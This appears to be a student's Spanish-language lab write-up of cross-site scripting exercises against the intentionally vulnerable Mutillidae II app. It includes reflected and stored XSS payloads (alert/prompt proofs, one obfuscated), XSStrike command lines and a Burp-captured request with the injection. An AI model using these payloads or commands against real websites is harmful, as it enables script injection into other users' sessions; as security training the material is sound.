
# Ejercicios XSS

Ejercicio 1 - Manual y XSStrike
Realizar los ejercicios de XSS en la máquina Mutillidae II:
OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Reflected (First Order)

### DNS Lookup


```
# Payload
<script>alert("test")</script>
```




### Pen Test Tool Lookup

Captura la petición con burp y la modifico escribiendo el payload


```
# Payload
"}} )%3balert(1)%3b//
```




### Text File Viewer

comando en xsstrike

./xsstrike.py -u "http://10.0.10.9/mutillidae/index.php?page=text-file-viewer.php" --headers "Cookie: showhints=1; PHPSESSID=fdc9l0oqd5tlttmkj1ofmrnlr1" --data "textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fatms&text-file-viewer-php-submit-button=View+File"




```
# Payload
<HTmL%0donpoINTereNteR%0a=%0a(prompt)``%0dx//
```


Pongo el payload en la captura de burp

Request

Pretty Raw Hex

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 10.0.10.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 101
Origin: http://10.0.10.9
Connection: close
Referer: http://10.0.10.9/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=1; PHPSESSID=fdc9l0oqd5tlttmkj1ofmrnlr1; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

textfile=<HTmL%0donpoINTereNteR%0a=%0a(prompt)``%0dx//&text-file-viewer-php-submit-button=View+File
```





OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Persisted (Second Order)

### Add to your blog

escribo en el cuadro de texto el payload

```
# Payload
<script>alert("test")</script>
```





View someone's blog

si seleccionamos view all vemos el xss almacenado anterior


comando xsstrike

./xsstrike.py -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-blog.php" --headers "Cookie: showhints=1; PHPSESSID=fdc9l0oqd5tlttmkj1ofmrnlr1" --data "author=scotty&view-someones-blog-php-submit-button=View+Blog+Entries"

payload




Show log

aparecen todos los xss almacenados realizados anteriormente